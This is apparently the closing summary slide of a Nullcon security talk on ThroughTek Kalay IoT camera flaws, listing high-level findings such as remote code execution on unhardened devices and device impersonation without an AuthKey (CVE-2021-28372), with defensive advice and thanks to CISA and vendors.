- Lack of hardening measures on devices led to RCE in all cases we explored
- Devices utilizing the Kalay protocol without “AuthKey” can be impersonated and accessed by attackers (CVE-2021-28372)
- Kalay UIDs need to be protected and retrieved securely from web APIs
- Huge thanks to: CISA, ThroughTek, and various camera vendors, and of course Nullcon!

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